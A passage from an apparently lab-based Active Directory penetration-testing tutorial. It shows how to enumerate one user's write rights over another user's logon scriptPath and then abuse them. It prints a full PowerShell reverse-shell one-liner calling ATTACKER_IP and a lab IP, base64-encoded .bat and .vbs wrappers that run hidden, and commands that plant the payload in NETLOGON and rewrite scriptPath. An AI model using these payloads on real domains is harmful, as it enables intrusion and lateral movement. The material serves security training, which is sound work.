    "securityidentifier": "CN=david,CN=Users,DC=inlanefreight,DC=local",
    "objectaceflags": [
      "object_ace_type_present"
    ],
    "objectacetype": "Script-Path",
    "inheritedobjectacetype": "All",
    "iscallbak": false
  }
]
```

In the `activedirectoryrights` field, `PywerView` displays that `david` has `read_property` and `write_property` on the `objectacetype` field with the value of `Script-Path`; therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

dacledit

We can use dacledit to enumerate the ACEs that `david` has over `eric`.

Getting the ACEs of David over Eric

Using `dacledit`, we will query the ACEs that the principal/user `david` has over `eric`:

```
(.dacledit) python3 examples/dacledit.py -principal 'david' -target 'eric'
-dc-ip 10.129.229.224 inlanefreight.local/'david':'SecurePassDav!d5'

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3456308105-2521031762-2678499478-
1108)
[*]   ACE[7] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ReadProperty, WriteProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : Script-Path (bf9679a8-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)           : David (S-1-5-21-3456308105-2521031762-
2678499478-1108)
```


In the `ACE flags` field, `dacledit` displays that `david` has `ReadProperty` and `WriteProperty` over the `Object type (GUID)` field with the value `bf9679a8-0de6-11d0-a285-00aa003049e2`, which belongs to scriptPath; therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

Adalanche

Although CLI tools can suffice when enumerating the DACLs of a few targets, GUI ones can provide us with a more detailed and user-friendly interface, enhancing visualization and interaction capabilities. BloodHound CE does not display nodes connected with a `write scriptPath` edge; however, Adalanche does.

`Adalanche`, similar to `BloodHound CE`, utilizes `graph theory` to enumerate the DACLs of a domain's objects and construct relevant attack paths: it displays what they can compromise and compromise them. Although it is still in active development, `Adalanche` provides attackers with powerful capabilities and adversarial insights into a domain, detecting over 90 edge types.

Installation

To install and use `Adalanche`, first, we need to make sure that our local Go installation is up-to-date:

```
sudo wget -P /usr/bin/ https://go.dev/dl/go1.22.1.linux-amd64.tar.gz
sudo rm -rf /usr/bin/go && cd /usr/bin/ && sudo tar -xzf go1.22.1.linux-amd64.tar.gz

--2024-03-15 18:55:18--  https://go.dev/dl/go1.22.1.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.32.21, 216.239.38.21, 216.239.36.21,
...
Connecting to go.dev (go.dev)|216.239.32.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.22.1.linux-amd64.tar.gz [following]
<SNIP>
```

Afterward, we will add `Go`'s binary found at `/usr/bin/go/bin` to the system environment variable `PATH`:

```
export PATH=$PATH:/usr/bin/go/bin
go version

go version go1.22.1 linux/amd64
```

Subsequently, we need to clone the Adalanche repository and run the build script named `build.ps1` with PowerShell:

```
git clone https://github.com/lkarlslund/Adalanche Adalanche
cd Adalanche
pwsh build.ps1

Cloning into 'Adalanche'...
remote: Enumerating objects: 5146, done.
remote: Counting objects: 100% (840/840), done.
remote: Compressing objects: 100% (590/590), done.
remote: Total 5146 (delta 283), reused 282 (delta 249), pack-reused 4306
<SNIP>
```

The `binaries/` folder will contain cross-platform binaries of `Adalanche`; in the case of `Pwnbox`, we will use the `adalanche-linux-x64-*` one.

Data Collection

To collect data from domain controllers and domain-joined Windows systems, we will use the `collect activedirectory` command, passing the domain name for the `--domain` option, the domain controller's IP address for the `--server` option, and the username and password of the domain user for the `--username` and `--password` options, respectively:


```
./adalanche-linux-x64-v2024.1.11-43-g7774681 collect activedirectory --
domain inlanefreight.local --server 10.129.229.224  --username 'david' --
password 'SecurePassDav!d5'

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

21:04:20.086  INFORMA  Adalanche Open Source v2024.1.11-44-gf1573f2 (non-
release), (c) 2020-2024 Lars Karlslund, This program comes with ABSOLUTELY
NO WARRANTY
21:04:20.091  INFORMA  Successfull connect to DC 10.129.229.224
21:04:20.091  INFORMA  Probing RootDSE ...
| Dumping from  ... (1/-, 1127 objects/s) [0s]
21:04:20.092  INFORMA  Saving RootDSE ...
| Dumping from  ... (1/-, 420 objects/s) [0s]
21:04:20.100  INFORMA  Collecting schema objects from
CN=Schema,CN=Configuration,DC=inlanefreight,DC=local ...
<SNIP>
```


Data Analysis


Once `Adalanche` finishes collecting data, we will use the `analyze` command to launch `Adalanche`'s interactive discovery tool, passing the directory of the collected data for the `--datapath` option:

```
./adalanche-linux-x64-v2024.1.11-44-gf1573f2 analyze --datapath data

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

<SNIP>
```


By default, `Adalanche` defaults to the sample query named " `Who owns your AD (Reach Domain Admin etc)` ":




To retrieve domain users along with their relevant DACL attack paths, we will use the LDAP query `(objectClass=user)` (if `Adalanche` produces a graph with a complex layout, click on `Analyze` once more to obtain an alternative arrangement.):



Then, we will right-click on the `david` node/user and choose `What can this node pwn?`:



`Adalanche` will display DACL attack paths that `david` can compromise other nodes with; when clicking over the edge between `david` and `eric`, we will notice that `david` has `WriteScriptPath` over `eric`; therefore, `david` has `write` rights on `eric`'s `scriptPath`:



Enumeration from Windows

We will use `PowerView` and `Adalanche` to enumerate the ACEs that `david` has over `eric` from Windows.

PowerView

After importing the `PowerView` module, we will save the `SID` of `david` into a variable and then use Get-DomainObjectAcl to get all of `eric`'s ACEs, filtering ones that contain the `SID` of `david` in their `SecurityIdentifier` field:

Getting the ACEs of David over Eric

```
PS C:\Users\David\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\David\Downloads> $DavidSID = (Get-DomainUser -Identity
david).objectSID
PS C:\Users\David\Downloads> Get-DomainObjectAcl -Identity eric -
ResolveGUIDs | ?{$_.SecurityIdentifier -eq $DavidSID}

AceQualifier           : AccessAllowed
ObjectDN               : CN=eric,CN=Users,DC=inlanefreight,DC=local
ActiveDirectoryRights  : ReadProperty, WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-3456308105-2521031762-2678499478-2104
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3456308105-2521031762-2678499478-2103
AccessMask             : 48
AuditFlags             : None
IsInherited            : False
AceFlags               : ContainerInherit
InheritedObjectAceType : All
OpaqueLength           : 0
```


In the `ActiveDirectoryRights` field, `PowerView` displays that `david` has `ReadProperty` and `WriteProperty` over the `ObjectAceType` with the value `Script-Path` (which is the attribute's `Common Name`; `scriptPath` is the `LDAP Display Name`); therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

Adalanche

Installing and running `Adalanche` on Windows is the same as on `Linux`-based systems, given that it compiles to cross-platform binaries that can run on `x86`, `x64`, and `ARM64` architectures. However, using it on Windows can be much simpler because we can run it without supplying any parameters, making it run in " full auto" mode; in this mode, `Adalanche` attempts to autodetect as many parameters on its own and collects data from the AD environment and then launches its interactive discovery tool automatically.

Abusing Write scriptPath from Linux

After determining that `david` has `write` (and `read`) rights over `eric`'s `scriptPath`, we will attempt to exploit this DACL misconfiguration from Linux to gain a reverse shell as `eric`, following the attack path below:

1. Enumerate the `NETLOGON` share to determine whether `david` has `write` permissions anywhere within it.
2. If `david` does have `write` permissions, create in `NETLOGON` a `.bat` or `.vbs` file that runs a PowerShell reverse shell one-liner.
3. Update `eric`'s `scriptPath` to be the same path as the payload file we placed in Step 2.
4. Wait until `eric` logs onto the domain to receive the reverse shell.

Step 1

We will use `smbclient` (SMBMap is another alternative) to list the available folders within `NETLOGON`:

```
smbclient //10.129.229.224/NETLOGON -U david%'SecurePassDav!d5' -c "ls"

  .                                   D        0  Mon May  6 04:03:40 2024
  ..                                  D        0  Mon May  6 04:03:40 2024
  CC1FDFA0FF3A                        D        0  Mon May  6 04:05:41 2024
  CCEDF2EBD2F1                        D        0  Thu May  2 15:36:45 2024
  DEFB03023DDA                        D        0  Mon May  6 04:10:40 2024
  EricsScripts                        D        0  Fri May  3 09:34:55 2024
  <SNIP>
```

From `smbclient`'s output, we will discover that there is a folder named "EricsScripts"; to determine the permissions that `david` has on it, we will utilize smbcacls, which enables us to view ACLs on an NT file or directory names (ensure there is space after the share's name):

```
smbcacls //10.129.229.224/NETLOGON /EricsScripts -U
David%'SecurePassDav!d5'

REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:INLANEFREIGHT\Domain Users
ACL:INLANEFREIGHT\david:ALLOWED/OI|CI/RWX
ACL:BUILTIN\Administrators:ALLOWED/I/FULL
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/FULL
ACL:NT AUTHORITY\Authenticated Users:ALLOWED/OI|CI|I/READ
```

```
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|IO|I/FULL
ACL:BUILTIN\Server Operators:ALLOWED/OI|CI|I/READ
```

`smbcacls` displays that `david` has `R` (`Read`), `W` (`Write`), and `X` (`Execute`) permissions on the folder; therefore, we can write files, and most importantly our exploit script, to the folder.

Step 2

To establish a reverse shell as `eric` with PowerShell, we can use the `PowerShell #1` Windows reverse shell payload from revshells.com, making sure to replace `IP` with the `Pwnbox` IP and `PORT` with the listener's port:

```
$LHOST = "ATTACKER_IP"; $LPORT = ATTACKER_PORT; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer
= New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer,
0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0,
$RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) {
$Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
```


Because we will run the PowerShell payload from a `.bat` or `.vbs` file, we can use Python to convert it to `UTF-16LE` (`16-bit Unicode Transformation Format Little-Endian`) then base64-encode it to avoid dealing with escaping quotation marks (alternatively, we can directly use the `PowerShell #3 (Base64)` reverse shell from revshells.com):

```
python3 -c 'import base64; print(base64.b64encode((r"""$LHOST =
"10.129.229.84"; $LPORT = 9001; $TCPClient = New-Object
Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream =
$TCPClient.GetStream(); $StreamReader = New-Object
IO.StreamReader($NetworkStream); $StreamWriter = New-Object
IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer
= New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while
($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer,
0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0,
$RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) {
$Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ };
$StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close();
$NetworkStream.Close(); $StreamReader.Close();
```

```
$StreamWriter.Close()""").encode("utf-16-le")).decode())'

JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADEAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATg<SNIP>
```

Then, within a `.bat` file, we will use the `powershell` command and pass to it the switches `-ExecutionPolicy Bypass`, `-WindowStyle Hidden`, and most importantly, `-EncodedCommand`/`-enc` followed by the PowerShell encoded reverse shell one-liner:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand
JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADEAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATg<SNIP>
```

Alternatively, we can use a `.vbs` file along with the CreateObject wscript method to execute the encoded payload:

```
CreateObject("Wscript.shell").Run "powershell -ExecutionPolicy Bypass -
WindowStyle Hidden -EncodedCommand
JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACIAOwAgACQATA
BQAE8AUgBUACAAPQAgADkAMAAwADIAOwAgACQAVABDAFAAQwBsAGkAZQBuAHQAIAA9ACAATgBl
AHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAG
UAbgB0ACgAJABMAEgATwBTAFQALAAgACQATABQAE8AUgBUACkAOwAgACQATgBlAHQAdwBvAHIA
awBTAHQAcgBlAGEAbQAgAD0AIAAkAFQAQwBQAEMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQ
BhAG0AKAApADsAIAAkAFMAdAByAGUAYQBtAFIAZQBhAGQAZQByACAAPQAgAE4AZQB3AC0ATwBi
AGoAZQBj<SNIP>"
```

Subsequently, we will use `smbclinet` to connect to the "EricsScripts" folder on `NETLOGON` and place our payload file in it using the `put` command:

```
smbclient //10.129.229.224/NETLOGON --directory EricsScripts -U
David%'SecurePassDav!d5' -c "put logonScript.bat"

putting file logonScript.bat as \EricsScripts\logonScript.bat (1070.3
kb/s) (average 1070.3 kb/s)
```

At this point, the payload file is implanted within `NETLOGON`; before learning how to update `eric`'s `scriptPath` attribute from Linux, we need to start an `nc` listener on the same port we specified in the PowerShell reverse shell one-liner:

```
nc -nvlp 9001

listening on [any] 9001 ...
```

Note: Remember that we can execute any other commands we want as `Eric`. Suppose that `Eric` only has User-Force-Change-Password (the Password Abuse section of the DACL Attacks I module covered its abuse) over another user, a high-value one, called `Sam`. Rather than obtaining a reverse shell (which might be of little use) as `Sam`, we can instead abuse `User-Force-Change-Password` to reset the account's password.

Step 3

To modify `eric`'s `scriptPath` to be the same location as the payload file we placed in Step 2, we will use `ldapmodify` and `bloodyAD`.

LdapModify

ldapmodify is a powerful command-line utility that allows applying a set of add, delete, modify, and/or modify DN operations to an LDAP directory. We supply the changes we want to perform by using the LDIF: The LDAP Data Interchange Format change format, as described in RFC2849.

In our case, we will use an `LDIF modify change record` to modify `eric`'s `scriptPath`, setting it to point to the payload file we implanted in the "EricsScripts" folder within `NETLOGON`. Because `logon scripts` are always expected to be within `NETLOGON`, instead of providing the absolute path of the file, we can use its relative one:

```
dn: CN=eric,CN=Users,DC=inlanefreight,DC=local
changetype: modify
replace: scriptPath
scriptPath: EricsScripts\logonScript.bat
```

Then, to apply the change, we will use `ldapmodify`, passing to it the `LDIF` file with the `-f` flag:

```
ldapmodify -H ldap://10.129.229.224 -x -D '[email protected]' -w
'SecurePassDav!d5' -f logonScript.ldif

modifying entry "CN=eric,CN=Users,DC=inlanefreight,DC=local"
```

To ensure that the attribute has been updated, we will use ldapsearch to retrieve the value of `eric`'s `scriptPath`:

```
ldapsearch -LLL -H ldap://10.129.229.224 -x -D '[email protected]' -w
'SecurePassDav!d5' -b "DC=inlanefreight,DC=local" "(sAMAccountName=Eric)"
scriptPath

dn: CN=eric,CN=Users,DC=inlanefreight,DC=local
scriptPath: EricsScripts\logonScript.bat

<SNIP>
```

From `ldapsearch`'s output, we will know that `ldapmodify` has successfully updated the attribute.

bloodyAD

bloodyAD is an AD privilege escalation command-line utility that allows us to set and get values of objects' attributes in addition to many other operations.

Installation

We can use `pip` to install `bloodyAD` from PyPi:

```
/usr/bin/pip install bloodyAD

Collecting bloodyAD
  Downloading bloodyad-1.1.1-py3-none-any.whl (191 kB)
     |████████████████████████████████| 191 kB 16.1 MB/s
Requirement already satisfied: pyasn1>=0.4.8 in /usr/lib/python3/dist-
packages (from bloodyAD) (0.4.8)
Collecting ldap3>=2.9.1
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     |████████████████████████████████| 432 kB 44.4 MB/s
<SNIP>
```

Updating Eric's scriptPath

Then, we will use the `set object` command on `eric`'s `scriptPath`, setting it to point to the payload file we implanted in the "EricsScripts" folder we found on the domain controller:

```
bloodyAD --host "10.129.229.224" -d "inlanefreight.local" -u "david" -p
'SecurePassDav!d5' set object eric scriptPath -v
'EricsScripts\logonScript.bat'

['EricsScripts\\logonScript.bat']
```

```
[+] eric's scriptPath has been updated
```

To ensure that `bloodyAD` updated the attribute accordingly, we will use `get object` (instead of `set object`) and pass `scriptPath` for the `--attr` flag:

```
bloodyAD --host "10.129.229.224" -d "inlanefreight.local" -u "david" -p
'SecurePassDav!d5' get object eric --attr scriptPath

distinguishedName: CN=eric,CN=Users,DC=inlanefreight,DC=local
scriptPath: EricsScripts\logonScript.bat
```

From `bloodyAD`'s output, we will know it has successfully updated the attribute.

Step 4

Once the user `eric` logs onto the domain, we will receive the reverse shell:

```
nc -nvlp 9001

listening on [any] 9001 ...
connect to [10.129.229.84] from (UNKNOWN) [10.129.229.224] 49732
whoami
inlanefreight\eric
```


From here, we can continue compromising the domain, moving laterally as `eric`.

Abusing Write scriptPath from Windows

Exploiting this DACL misconfiguration on Windows is similar to doing so on Linux; however, the only difference lies in Steps 1 and 3: Enumerating the `NETLOGON` share to determine whether `david` has `write` permissions anywhere within it and updating `eric`'s `scriptPath`.

Step 1

We can use `ls` on the `LOGONSERVER` environment variable followed by `NETLOGON` to list the available folders:

```
PS C:\Users\david> ls $env:LOGONSERVER\NETLOGON

    Directory: \\DC03\NETLOGON

Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
<SNIP>
